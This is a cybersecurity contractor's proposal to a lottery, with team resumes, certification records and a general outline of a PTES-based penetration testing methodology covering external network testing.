PFI	PCI Forensic Investigators
ISSAP	Information Systems Security Arch. Professional
GIAC	Global Information Assurance Certifications including (but not limited to):
GSEC	GIAC Security Essentials
GCIH	GIAC Certified Incident Handler
GPEN	GIAC Penetration Tester
GCIA	GIAC Certified Intrusion Analyst
GWAPT	GIAC Web Application Penetration Tester
GCFE	GIAC Certified Forensic Examiner
GCFA	GIAC Certified Forensic Analyst
SANS 508	Advanced Forensics
SANS 572	Advanced Network Forensics

1.4.1 Project Team Summary [RFQ 3.3]

	Name	Position	Yrs. Exp	Partial Certification Summary
Key Project Team	**Vicki Shah, PMP**	Project Manager	15+	PMP
	Vatsal Shah	Cybersecurity Technical Lead/Assessor/Penetration Tester	20+	PCIP, CCSK, CISA, CEH, TL, CISSP, CISSP-ISSAP, GWAPT, OP
	Kumar Setty	Cybersecurity Assessor	15+	CISSP, CISA, CCSK, ITIL, PCIP, AWS, HCISSP

Our team will be overseen by our Project Manager, Ms. Vicki Shah, who has over fifteen years managing complex IT and cybersecurity projects for both the public and private sector. Ms. Shah will be the point of contact while the assessment is ongoing. The Project Manager manages and supervises personnel involved in all aspects of the project activity, including organizing and assigning responsibilities to subordinates and overseeing the successful completion of all assigned tasks. Ms. Shah will generate and update technical and financial reports. She will also perform the day-to-day management of overall contract support operations. She has managed contracts wherein GSG's staff have performed over 300 penetration tests, vulnerability assessments, and web application assessments.

Your GSG Team:

- Averages over fifteen years of experience completing similar work for Government customers
- Have extensive experience with cybersecurity assessment
- Have advanced degrees and multiple certifications
- Have worked together on multiple cybersecurity contracts

1.4.2 Project Team Experience by Key Member [RFQ 3.3]

Experience	Skill/Knowledge Area	Vicki Shah	Vatsal Shah	Kumar Setty
Cybersecurity Project Experience	Penetration Testing	■	■	■
	Assessments	■	■	■
	Vulnerability Assessments	■	■	■
	Web Application Security Assessments	■	■	■
	Cybersecurity Audits	■	■	■
	Risk Assessments	■	■	■
	Incident Response	■	■	■
	SCADA/ICS	■	■	■
IT and Cybersecurity Technology Project Experience	HPE	■		■
	Micro Focus	■	■	
	Splunk			■
	IBM			■
	Palo Alto		■	
	Fortinet	■	■	
	Azure	■	■	■
Framework and Controls Experience	NIST Cybersecurity Framework	■	■	■
	Federal Risk and Authorization Management Program (FedRAMP)	■	■	■
	Payment Card Industry Data Security Standard (PCI–DSS)		■	■
	Open Web Application Security Project		■	■
	Center for Internet Security Critical Security Controls for Effective Cyber Defense	■	■	■

1.4.3 Team Experience Relevant to the Lottery's Cybersecurity Requirements [RFQ 3.3.1]

Name	*Position*	*Yrs. Exp*	*Certification Summary*
Vicki Shah, PMP	Project Manager	15+	PMP

- Over fifteen years on Global Solutions Group's Contract and Project Manager for large IT programs, including those for City, State, Local, and Federal government agencies.
- **PMP Certified.**
- For the U.S. Department of Interior (DoI) Ms. Shah is the Program Manager overseeing multiple call orders and performing the following activities: Identification of Call Order Team Members, and creating a Project Management Schedule (PMS) for individual call orders, developing, executing, and managing the Work Breakdown Structure (WBS), Integrated Master Plan (IMP), Integrated Master Schedule (IMS), Risk Management Plan, Quality Management Plan, and Communications Management Plan for the overall program; creating weekly activity and monthly status report to document project accomplishments, risks, expenses, burn rate, hours worked, and progress; coordinating and planning meetings; and communicating with key stakeholders.
- For the U.S. Department of Treasury, Ms. Shah oversees and manages the team of individuals working on all project-related activities, including the updating of technical and financial reports. Additionally, Ms. Shah oversees the daily operations of the entire contract support team.
- Served as Contract and Project Manager for our contract providing Federal Information Security Management Act of 2014 (FISMA) Analysis Services for the U.S. AbilityOne Commission.
- Managed a multiyear, $10 million U.S. Department of Agriculture Operational Security Assessment Program BPA contract.
- PMI, procurement/contract management, process improvement, and stakeholder management and collaboration.
- Coordinates and oversees our multiple engagements for the State of Kansas, including our contract for providing CISO support personnel.

Vatsal Shah	Cybersecurity Technical Lead/Assessor/Penetration Tester	20+	PCIP, CCSK, CISA, CEH, TL, CISSP, CISSP-ISSAP, GWAPT, OP

- Specialty skills involve vulnerability assessment, penetration testing, internal and external assessment, auditing, incident response management, with focus on secure network architecture, 802.11x (Wi-Fi), web application portals, SCADA, Process Control Networks (PCNS), Programmable Logic Controllers (PLCs), physical security, database, application security, and regulatory compliance.
- Technical skills in network technologies, operating system platforms, and IT infrastructure security controls. He has tested Industrial Control Systems (ICS) including Supervisory Control and Data Acquisition (SCADA) systems, and Distributed Control Systems (DCS) for the Lansing Board of Water and Light.

- Performed over 100 web application assessments and Red Team network penetration tests for government, private sector, and non-profit organizations. He has also designed and analyzed secure network architecture including Virtual Private Networks (VPNs), cryptographic systems, firewalls and access control mechanisms, identity management, 802.11x enterprise wireless, and multiple-tier web application and e-commerce architectures.
- Performed penetration testing on all new enterprise applications being deployed into the environment and existing applications that have gone through a significant upgrade for Lansing Board of Water and Light.

Kumar Setty	Cybersecurity Assessor	15+	CISSP, CISA, CCSK, ITIL, PCIP, AWS, HCISSP

- Over fifteen years of experience in providing penetration testing in multiple sectors including university, healthcare, finance, and technology sectors.
- MS Software Engineering. Certifications: CISSP, CISA, CCSK, ITIL v3, PCIP, AWS, HCISPP.
- Developing and implementing security, privacy, and breach management programs with expertise in vulnerability assessment and penetration testing. In-depth knowledge of security assessments of databases, EHR/EMR, SAP, Oracle Financials, and other ERPs.
- Eight years of experience in performing security and privacy risk assessments and audits. Well-versed in HITRUST SOC 1/2/3, FFIEC, NIST, COBIT, HIPAA, PCI-DSS, SEI-CMM methodology, IT QA methods, and ISO security standards with vast understanding of threat modeling using frameworks such as Octave Allegro and MITRE ATT&CK.

The following are the resumes of our project team:

1.4.4 Vicki Shah, PMP — Project Manager

EDUCATION, CERTIFICATIONS, AND TECHNICAL SKILLS

Education MS, Computer Science, Oakland University

Certifications **PMP,** Project Management Professional

Summary For over fifteen years, Ms. Shah has been on Global Solutions Group's Contract and Project Manager for large IT programs, including those for city, state, local, and federal government agencies. She is experienced in PMI, procurement/contract management, process improvement, stakeholder management, and collaboration.

Ms. Shah has coordinated and overseen our multiple engagements for the State of Kansas, including our contract for providing CISO support personnel.

Ms. Shah recently completed working as Contract and Project Manager for our contract for Federal Information Security Management Act of 2014 (FISMA) Analysis Services for the U.S. AbilityOne Commission. She managed our multiyear, $10 million U.S. Department of Agriculture Operational Security Assessment Program BPA contract. Her outstanding leadership and management skills have brought multiple projects to Global Solutions Group.

WORK EXPERIENCE

9/2023 – 9/2027 **Department of Homeland Security (DHS)**
Cybersecurity and Infrastructure Security Agency (CISA)

- Overseeing GSG personnel assigned to modernize **DHS-CISA's Priority Telecommunications Services Operational Support Services (PTS OSS)**.
- Developing and supporting a system including web servers, database servers, websites and data driven web applications or an out-of-the-box Low Code/No Code solution, a system management and web development environment, and other system support components.
- Work includes application architecture, cybersecurity posture, streamlining, simplifying, and reducing the cost of IT solutions, program data validation and integrity, and data analytics and reporting.

7/2022 – 7/2027 **Department of the Interior - Interior Business Center | Program Manager**

- Provides Program and Project Management for the DOI **Information System Security Line of Business (ISSLOB) Support** overseeing twenty-seven call orders for this contract.
- Project Management activities supported include:
  - o Develop, execute, and manage Work Breakdown Structure (WBS)
  - o Integrated Master Plan (IMP)
  - o Integrated Master Schedule (IMS)
  - o Quality management plan
  - o Communications management plan for the overall program
  - o Project Management Plan (PMP)
  - o Project Management Schedule (PMS) for individual agency assessments, penetration tests, and web security assessments
  - o Risk management plan
  - o Creates weekly activity and monthly status

7/2021 – 7/2024 **Department of Treasury | Program Manager**

- Manages Cybersecurity Assessment Service Support. Manages the team of individuals working on all project-related activities, including the updating of technical and financial reports. Oversees the daily operations of the entire contract support team.

9/2018 – 9/2019 **U.S. AbilityOne Commission | Project Manager**

- Managed Federal Information Security Management Act of 2014 (FISMA) Analysis Services. Ensured the Committee's security systems took a risk based, cost-effective approach to secure its information and systems while effectively identifying and resolving IT security weaknesses and risks as well as protecting against future vulnerabilities and threats.
- Tasks included a complete IT system profile examination of all aspects of the system, including the following steps as they relate to the system network, hardware, and software.
- Analyzed of current IT network, information flow according to business requirements and points of access to information.
- Analysis of controls and procedures in various security management areas including threat management, vulnerability management, identity management, and change management.
- Analyzed existing network security architecture, including topology, configuration, and security components and features.
- Assessed the existing security controls and prioritized recommendations on improvements and/or additional controls to meet specified security policies.
- Assessed and prioritized recommendations for security procedures. Evaluated the security architecture for performance, scalability, reliability, and manageability.

2/2018 – 1/2019 **Nevada Affordable Housing Assistance Corporation | Project Manager**

- Oversaw all management activities for Network Penetration and Vulnerability Testing. Supported the internal and external network penetration testing to verify that the security controls implemented by the network infrastructure and supporting systems provided an adequate level of protection.
- Our attackers used a broad range of commercial and public tools from our well-maintained Virtual Security Test Center as well as manual methods.
- Penetration tests probed each host's transmission Control Protocol and User Datagram Protocol ports using a port scanner to determine what network services were provided by each host.
- Helped the team connect to the hosts to probe for known locally exploitable vulnerabilities. Assisted the team in using multiple tools with similar functionality to ensure that devices were examined rigorously and that the results were accurate.

The following demonstrates list of certifications held by our project manager:

Vicki Shah, Project Manager

Certifications	**PMP**	Project Management Professional

Ms. Shah's Certification:

Project Management Institute

THIS IS TO CERTIFY THAT

Virakti S. Shah

HAS BEEN FORMALLY EVALUATED FOR DEMONSTRATED EXPERIENCE, KNOWLEDGE AND PERFORMANCE IN ACHIEVING AN ORGANIZATIONAL OBJECTIVE THROUGH DEFINING AND OVERSEEING PROJECTS AND RESOURCES AND IS HEREBY BESTOWED THE GLOBAL CREDENTIAL

Project Management Professional (PMP)®

IN TESTIMONY WHEREOF, WE HAVE SUBSCRIBED OUR SIGNATURES UNDER THE SEAL OF THE INSTITUTE

Tony Appleby
Chair, Board of Directors

Sunil Prashara
President and Chief Executive Officer

PMP® Number: [redacted]
PMP® Original Grant Date: 23 October 2020
PMP® Expiration Date: 22 October 2023

Project Management Institute.

1.4.5 Vatsal Shah — Cybersecurity Technical Lead/Assessor/Penetration Tester

EDUCATION, CERTIFICATIONS, AND TECHNICAL SKILLS

Education

MS, Computer Science, University of Bridgeport

Certifications

PCIP	PCI Professional
CCSK	Certificate of Cloud Security Knowledge V.4
CISA	Certified Information Systems Auditor
CISSP	Certified Information Systems Security Professional
CISSP-ISSAP	CISSP - Information Systems Security Architecture Professional
CEH	Certified Ethical Hacker
GWAPT	GIAC Web Application Penetration Tester
HVATL/OP	High Value Asset Technical Lead (TL)/Operator (OP) Training

Summary

Mr. Shah has over twenty years in information technology and operations. He possesses technical skills in network technologies, operating system platforms, and IT infrastructure security controls. Mr. Shah's specialty skills involve vulnerability assessment and penetration testing with a focus on secure network architecture, 802.11x (Wi-Fi), web application portals, and physical security. Mr. Shah has experience with CJIS, NIST, and PCI compliance. He has also performed assessments of regulatory compliance with the Heath Insurance Portability and Accountability Act (HIPAA) and Sarbanes-Oxley (SOX).

He has designed and implemented security architecture for product testing environments and operational use. His security architecture design experience includes firewalls, intrusion detection systems, Virtual Private Networks (VPNs), cryptographic systems, authentication mechanisms, and multiple-tier web applications.

WORK EXPERIENCE

7/2022 – 7/2027 **Department of the Interior - Interior Business Center**
Call Order Project Manager

- Providing Information System Security Line of Business (ISSLOB) support, including comprehensive services that involve performing full-scale system assessment and authorization audits or system assessment only audits; and targeted services that involve performing discrete specific security-related audit functions based on the customer agency's need.

11/2020 – 12/2020 **Jacksonville Aviation Authority | Penetration Tester**

- Provided Network Penetration Testing, project consisted of external network penetration testing, internal network testing and mapping of JAA's network with the goal of obtaining access to protected data in four categories: Access Control, Law Enforcement and Criminal Justice Information System Compliance, PCI Compliance, and General Security.
- Testing was conducted at the four airports under JAA's control.

6/2020 – 9/2020 **Kansas Dept. of Health & Environment (Topeka, KS) | Technical Lead**

- Conducted external scans using a suite of tools that assess the EpiTrax Application Security Assessment from the perspective of an outsider, along with manual verification of vulnerabilities and exploitation of identified application/host vulnerabilities to gain system level access, obtain custom data, or deny service to the application.

1/2020 – 1/2023 **Lansing Board of Water and Light**

	Cybersecurity Technical Lead/ Penetration Tester

- Performed penetration testing on all new enterprise applications being deployed into the environment and existing applications that have gone through a significant upgrade.

1/2020 – 4/2020	**Fort Wayne-Allen County Airport Authority** **Penetration Tester, Security Assessor**

- Led a full IT Security Assessment including multiple assessments of the internal and external networks, social engineering testing, review of network device configurations, application and wireless penetration testing, and social engineering efforts.

12/19 –1/20, 11/18 – 12/18	**Nevada Affordable Housing Assistance Corp.| Penetration Tester**

- Provided Network Penetration and Vulnerability Testing.
- Exposed vulnerabilities and safely exploited them to gain access to the NAHAC's system, without any detection, without any interference, and without any outage.
- Activities included: define scope and communications; intelligence, threat modelling utilizing automated tools. Performed vulnerability analysis to review security risks associated with the network(s) and possible means of exploitation; exploitation of discovered vulnerabilities.

9/2017 – 9/2021	**USDA Office of the Chief Information Officer** **Technical Lead/Penetration Tester**

- Provided Operational Security Assessments, Penetration Testing, and Web Security Assessments. Served as the cybersecurity subject matter expert and internal penetration tester to perform Web Security Assessments on designated HVA Web Applications for USDA agencies.
- Performed security assessments and penetration testing and performed security assessments of web servers and applications.

7/2017 – 7/2024	**Department of Treasury | Technical Lead/Penetration Tester**

- Currently providing Systems Security Services Support to enhance the mission assurance posture of the OIG network by conducting a comprehensive cybersecurity assessment, document findings in a Plan of Action and Milestones (POA&M).
- Supports the OIG with implementation of Government approved mitigations in accordance with NIST and Committee on National Security Systems Instruction (CNSSI) to include the NIST Risk Management Framework (RMF).

4/2017 - 5/2017	**Energy Meters, Energy Bridge and Supporting Environments –** **Confidential Critical Infrastructure Client**

- Conducted Security Architecture Review of Energy Bridge and other "smart" devices.
- Provided analysis of utility meters communications, configuration, topology review and the vulnerability test of various communication channels, ZigBee, ZWave, Wi-Fi and Bluetooth used by energy bridge and other home automation devices.

1/2017 – 7/2017	**U.S. Air Force | Penetration Tester**

- Provide black-hat style hacking attacks into the Air Force's non-classified servers.
- Conducted vulnerability assessments, identified weak points, which were breached.

3/2015 – 4/2017	**Vulnerability Assessment of a Confidential Chemical/Energy Client**


- Conducted configuration review and vulnerability assessment of their Process Control Network (PCN) which consists of the perimeter firewalls, Historian systems and Programmable Logic Controllers (PLCs), wireless scanning and testing.


The following demonstrates list of certifications held by our Cybersecurity Technical Lead/Assessor/Penetration Tester:

Vatsal Shah, Cybersecurity Technical Lead/Assessor/Penetration Tester

Certifications	PCIP	PCI Professional
	CCSK	Certificate of Cloud Security Knowledge V.4
	CISA	Certified Information Systems Auditor
	CISSP	Certified Information Systems Security Professional
	CISSP-ISSAP	CISSP - Information Systems Security Architecture Professional
	CEH	Certified Ethical Hacker
	GWAPT	GIAC Web Application Penetration Tester
	HVATL/OP	High Value Asset Technical Lead (TL)/Operator (OP) Training

Mr. Shah's Certifications:




U.S. Department of Homeland Security
CISA Assessment Evaluation & Standardization (AES)
Certificate of Attendance
This is to certify that
Vatsal Shah
Has Attended
High Value Asset Technical Lead (TL) Training
Completed on
March 9, 2023
32
Course Hours
U.S. Department of Homeland Security
CISA Assessment Evaluation & Standardization (AES)
Certificate of Attendance
This is to certify that
Vatsal Shah
Has Attended
High Value Asset Operator (OP) Training
Completed on
March 9, 2023
32
Course Hours

1.4.6 Kumar Setty — Cybersecurity Assessor

EDUCATION, CERTIFICATIONS, AND TECHNICAL SKILLS		
Education	MS, Software Engineering, Carnegie Mellon University MBA, University of Illinois, Chicago BS, Chemical Engineering, University of Rochester	
Certifications	HCISSP	Healthcare Information Security and Privacy Practitioner
	CISSP	Certified Information Systems Security Professional
	CISA	Certified Information Systems Auditor
	AWS	Amazon Web Services Certified Cloud Practitioner
	CCSK	Certificate of Cloud Security Knowledge
	ITIL v3	Foundations Certification
	MISC.	Software Security Foundations, Stanford University

Summary

Mr. Setty has over fifteen years of experience in providing penetration testing in multiple sectors including university, healthcare, finance, and technology sectors. His areas of expertise include:

- IT Compliance and Risk Mgmt.
- Cybersecurity Architecture
- Regulatory/Standards Compliance
- IT Security Policy Development
- Healthcare and Fintech Security Systems
- Vulnerability/Threat Assessments
- Governance Frameworks
- Team Leadership and Mentoring
- Cybersecurity Training/Desk Top Exercises
- Project and Program Management

Mr. Setty is highly adept in developing and implementing security, privacy, and breach management programs with expertise in vulnerability assessment and penetration testing. In-depth knowledge of security assessments of databases, EHR/EMR, SAP, Oracle Financials, and other ERPs.

Eight years of experience in performing security and privacy risk assessments and audits. Well-versed in HITRUST SOC 1/2/3, FFIEC, NIST, COBIT, HIPAA, PCI-DSS, SEI-CMM methodology, IT QA methods, and ISO security standards with vast understanding of threat modeling using frameworks such as Octave Allegro and MITRE ATT&CK.

WORK EXPERIENCE

01/2022 - Ongoing **Global Solutions Group, Cybersecurity Assessor**

- Provides vCISO support to multiple clients. Supports Cybersecurity Assessments and Remediation Activities. Conducts Cyber Maturity Assessments. Develops Audit Charter and Framework Documentation.

10/2020 – 12/2021 **Halo Investing**
Chief Information Security Officer

- Spearheaded organizational security infrastructure from inception to launch for highly regulated fintech start-up. Established IT security governance program, assessment program, IT security policy framework, and comprehensive policies and procedures, including incident management procedures.
- Managed and executed disaster recovery and business continuity testing.
- Designed and developed secure file transfer portal for information exchange.
- Leveraged MITRE ATT&CK framework and OCTAVE Allegro methodology to build threat model.

- Devised and led cybersecurity training program using KnowBe4 to educate staff on phishing and spear phishing, vishing, awareness, and USB handling. Optimized data security by deploying Sophos endpoint protection and mobile device management, JumpCloud IAM solution, GSuite, and AWS hardening. Designed compliance management system, developed IT risk assessment framework and assessment program based on NIST, FFIEC, and HITRUST, and implemented architecture for FINRA 17a-4 (WORM) compliance. Implemented and executed recurring IT controls assessment plan based on NIST 800-53. Implement fraud risk assessment methodology and program.

7/2016 – 9/2020 **Chief Information Security Officer (CISO), Naperville, IL**
Client Confidential

- Provided **direct client services** for healthcare providers, fintech, global safety organizations, and medium-to-large retailers. Managed team of five consultants, successfully supervising and executing cybersecurity projects for numerous clients.
- **Cloud Security (AWS and Azure)** — Developed and implemented risk management framework, AWS Cloud security assessment plan, and policies/procedures in line with HITRUST and HIPAA, CIS, NIST CSF, NIST 800-53, and PCI. Established best practices, dashboards, and analytics to measure security posture and service desk capabilities (ITIL). Institute security baseline for future Cloud projects. Compiled reports on current Cloud security and privacy trends.
- **Healthcare Privacy and Security** — Oversaw project plan development and implementation focusing on risk analyses and assessments in alignment with Resolution Agreement and Corrective Action Plan mandated by Office of Civil Rights, and with grant funding from Department of Homeland Security and Medical Device Innovation, Safety and Security Consortium (MDISS).
- **EHR systems**, merging with billing systems and insurance interfaces, and setting up QuickBooks accounting software. PCI-DSS Compliance — Spearheaded comprehensive PCI-DSS readiness and gap assessment, managing in-depth PCI scope reduction in collaboration with third-party consultants.
- **Vulnerability Assessment and Penetration Testing** — Conducted vulnerability assessments and penetration tests of hosted applications and utilized Tenable, Nikto, Nmap, Burp Suite, and ZAP to design IT infrastructure.
- **Service Desktop Optimization** — Formulated and introduced Jira workflows for user provisioning and developed scripts and weblinks to vendor portal. Performed ITIL gap/maturity analysis, implementing guides and SOPs reducing repetitive tickets by 85% and help desk time by 75%.
- **Robotic Process Automation (UiPath)** — Innovated solution to automate monthly security reviews and simple SAP audit tests, saving client 75% on audit fees.

6/2013 – 6/2016 **Presence Health, Security and Privacy Consulting Manager**

- Assessed and improved data security and privacy for healthcare clients, performing risk/security assessments, cybersecurity research, and threat modeling in collaboration with internal staff. Established comprehensive policy framework and ensured regulatory compliance by employing HIPAA OCR Audit Program for Security, Privacy, and Breach Notification. Accomplished periodic vulnerability assessments, penetration tests, and on-site security reviews in addition to compiling and presenting reports on phishing, spear phishing, and social engineering exercises.

4/2012 – 5/2013 **Grant Thornton LLP, Business Advisory Services Manager**

- Oversaw team of 2-5 employees in execution of audits and assessments for mid-market companies, healthcare providers, and NPOs, managing SOC 1, 2, and 3 attestation engagements in Midwest region and ensuring safety controls for information stored and processed in the

Cloud. Successfully directed staff and finances for multiple assurance/audit projects, completing on time and within budget.

3/2011 – 3/2012 **PricewaterhouseCoopers, Assurance Manager**

- Conducted audits and assessments for Fortune 500 companies and large healthcare providers while managing a team of 10-25 employees. Directed projects involving network security, HIPAA compliance, J-SOX, IT SOX, ERP security, data conversion, and support of financial statement audits, overseeing offshore resources for successful global audit execution. Accomplished successful and timely execution of numerous projects with budgets ranging from $100k to $750k.

The following demonstrates list of certifications held by our Cybersecurity Assessor:

Kumar Setty, Cybersecurity Assessor


Certifications	**HCISSP**	Healthcare Information Security and Privacy Practitioner
	CISSP	Certified Information Systems Security Professional
	CISA	Certified Information Systems Auditor
	AWS	Amazon Web Services Certified Cloud Practitioner
	CCSK	Certificate of Cloud Security Knowledge
	ITIL v3	Foundations Certification
	MISC.	Software Security Foundations, Stanford University

Mr. Setty 's Certifications:


ISACA Certification Verification on 19 October 2022

Name: Venkateshkumar Setty
Status: Active
Certification Type: CISA
Certification Number: [redacted]
Date Certified: 3 March 2007
Expiration Date: 31 December 2023

CISA Certification


Name: Venkateshkumar P. Setty

Certification	Certificate #	Expiration Date	Status
PCIP	[redacted]	14 Jan 2025	VALID

PCI – Payment Card Industry Professional


VENKATESHKUMAR SETTY
(ISC)² ID Number
[redacted]

HCISPP
Certification
HealthCare Information Security and Privacy Practitioner
Active Date
Jan 25, 2016
Expiration Date
Jan 31, 2025

CISSP
Certification
Certified Information Systems Security Professional
Active Date
Jan 31, 2020
Expiration Date
Jan 31, 2023


Name: Venkateshkumar P. Setty
Company Name: SITS LLC (dba COMPLIANCE VIEW)
Company Phone: 2035267530

Certification	Certificate #	Expiration Date	Status	Leave Feedback for this Assessor
QSA ** PCI DSS v4 Qualified	[redacted]	08 Jan 2024	VALID	Submit Feedback

PCI Qualified Security Assessor

2. Comply with Center for Internet Security Methodology, Employ from OWASP Top 10 and NIST SP 800-115 [RFQ 3.5]

Our penetration testing consists of a review of vulnerabilities that could be exploited by external users without credentials or the appropriate rights to access a system. The assessment will show whether there has been a Return on Investment of existing implemented security controls, such as firewalls, intrusion detection and prevention systems, or implemented application defenses. The aim of GSG's services is to utilize the Penetration Testing Execution Standard (PTES) as the basis for penetration testing execution:

- Pre-engagement Interactions
- Intelligence Gathering
- Threat Modeling
- Vulnerability Analysis
- Exploitation
- Post Exploitation
- Reporting

GSG's professionals take on the role of external attackers and attempt to exploit vulnerable systems to obtain confidential information compromise the network perimeter. We build scenarios utilizing the compromised system as a pivot point to penetrate further into the network infrastructure, to demonstrate the potential impact of a successful compromise. Our methodology is in accordance with best practice standards and incorporates guidelines from PTES.

Seven Stages of the Penetration Testing Execution Standard

01	02	03	04	05	06	07
Pre-Engagement Interactions	Intelligence Gathering	Threat Modeling	Vulnerability Analysis	Exploitation	Post Exploitation	Post Exploitation

01 **Pre-Engagement Interactions**	In the pre-engagement stage, the scope is clearly defined, providing GSG with the knowledge we need to make an accurate assessment of the amount of time/work required. It is also an opportunity for GSG to work closely with the Lottery to ensure they understand what needs to be done and why. Through this process an accurate schedule and cost estimate will be provided. Any requested additions to this initial scope will need to be thoroughly discussed and separately scheduled and priced. As part of this process, any third-party software, data centers, cloud environments, etc., will need to be addressed, and a decision will be made regarding including or excluding such parts of the network in the scope. GSG will then develop the rules of engagement, which presents and explains the tools and strategies that are to be used, pertinent locations, rules for handling documentation/evidence, final approval to commence testing, and any legal considerations.

02 **Intelligence Gathering**	**Intelligence Gathering** GSG provides a standard in Intelligence Gathering that is especially made for pen testers doing reconnaissance on a target. The document explains the objectives and thought process behind pen testing reconnaissance, and when used appropriately, it aids the reader in creating a highly tactical attack strategy. The main components of intelligence gathering include: • Target selection • Open Source Intelligence (OSINT) • Covert gathering • Footprinting • Identification of protection mechanisms
03 **Threat Modeling**	This section explains the threat modeling technique that is necessary to carry out a penetration test correctly. Instead of requiring a specific model to be utilized, the GSG standard specifies that the model must be consistent in how threats are represented, their capabilities, their suitability for the organization being evaluated, and their capacity to be used repeatedly to future tests with consistent outcomes. The attacker (threat community/agent) and assets are the two main components of classical threat modeling that are the emphasis of the GSG standard. Each is divided into the threat communities and their capabilities, business assets, and business processes, in that order.
04 **Vulnerability Analysis**	GSG finding weaknesses in systems and apps that an attacker could exploit is known as vulnerability testing. These vulnerabilities might be anything from improper host and service settings to poorly designed applications. Some fundamental principles apply to the process of searching for defects, even though the exact component being evaluated determines the procedure in many ways. Threat modeling looks at four key areas: • **Business Assets:** These are the Lottery's data and human assets – including employees, subcontractors, etc. • **Business Processes:** This includes overall information infrastructure, employees, and third-party vendor integration. • **Threat Community:** The potential actors that can present a threat to the Lottery's assets. This can be broken down into two categories: ♦ Internal threats: Employees, insiders, contractors, or anyone else who may have authorized access to your network. ♦ External threats: Competition, organized crime, hackers, terrorist organizations, or other unforeseen actors, • **Threat Capability Analysis:** This defines the available tools for enacting a threat, the skillsets required, and the threat motivation
05 **Exploitation**	The exploitation stage of a penetration test is all about getting past security measures to get access to a system or resource. If vulnerability analysis in the previous phase was done correctly, this phase should be precisely planned and

	executed. Finding the primary point of entry into the company and high-value target assets are the key priorities. A high value target list should have been complied with if the vulnerability analysis process was correctly finished. The assault vector should ultimately examine the likelihood of success and the greatest impact on the company.
06 **Post Exploitation**	Our goal during the post-exploitation phase is to preserve machine control for potential future usage and assess the compromised machine's worth. The sensitivity of the data held on the machine and its potential to compromise the network further define its value. The techniques covered in this phase are designed to assist the tester in locating and recording sensitive data, identifying communication channels, configuration settings, and connections to other network devices that may be utilized to obtain additional network access, as well as setting up one or more ways to access the machine in the future. In situations when these approaches deviate from the established Rules of Engagement, the Rules of Engagement shall prevail
07 **Reporting**	The executive summary and technical report, which comprise the two (2) main components of the GSG report, are designed to convey to different audiences the goals, procedures, and outcomes of the testing that was done.

Demonstrated Experience with Penetration Testing Execution Standard	
Retail outlets *(Client Confidential)*	The main objective of penetration testing is to identify security weaknesses and perform exploitation on retailer's internal network and store environment with coordination with the top management but remaining stealth from the IT security and operation teams. The assessment was following Penetration Testing Execution Standard (PTES). The assessment had following tasks: Intelligence Gathering, Vulnerability Analysis, Exploitation, Post Exploitation, and Reporting.
Critical Infrastructure Client *(Utilities) (Client Confidential)*	Network and non-credentialed Application Penetration Testing of approximately 300 devices, services, and applications in an Internet-facing environment. The assessment was following Penetration Testing Execution Standard (PTES). The assessment had following tasks: Vulnerability Analysis, Exploitation, Post Exploitation, and Reporting.

3. Background Checks

GSG acknowledges that prior to award and upon request we will provide background checks for our project team.

4. Non-Disclosure Agreement (NDA)

GSG acknowledges that prior to the award we will sign the NDA with the Lottery.

5. Response to Mandatory Requirements

GSG's approach to performing the technical areas that are listed in the **Scope of Services** is explained in detail in the subsequent sections. The technical approach and methodologies are based on our collective experience operating within large infrastructure environments, utilizing technology tools to eliminate weaknesses in highly regulated information security architecture environments.

Our approach includes the deployment of enterprise-level strategies to promote lower levels of redundancy, while sustaining or exceeding overall job performance. GSG has an experienced team, with the expertise and proven processes to manage all the tasks listed in the **Scope of Services**, offering a collaborative partnership that ensures lowered costs with increased quality.

5.1 External Network Penetration Testing [RFQ 4.1]

GSG's External Network Penetration Testing identifies the key strengths and weaknesses of Lottery's current environment, allowing you to see how it would manage diverse types of cyber-attacks. Once we have assessed your system for vulnerabilities, we conduct simulated attacks where we behave like the world's most sophisticated cyber-intruder to determine how those vulnerabilities could be exploited. Using the results, we develop a remediation strategy that will help Lottery to mitigate the risk of falling victim to authentic cyber intruders. GSG delivers public-facing network services that could provide a point of entry to unauthorized attackers through the successful exploitation of identified vulnerabilities. Performing assessments against the external network vulnerability can help an organization:

- Confirm publicly available networks/systems and the applications running on those systems.
- Fulfill requirements of applicable regulations and/or compliance standards.
- Validate/assess the effectiveness of existing security controls.
- Identify/assess the impact of network weaknesses before a malicious attacker does
- Assess the adequacy of intrusion detection and response systems.
- Gain actionable recommendations designed to mitigate discovered vulnerabilities.

Four-Phased Structure Methodology

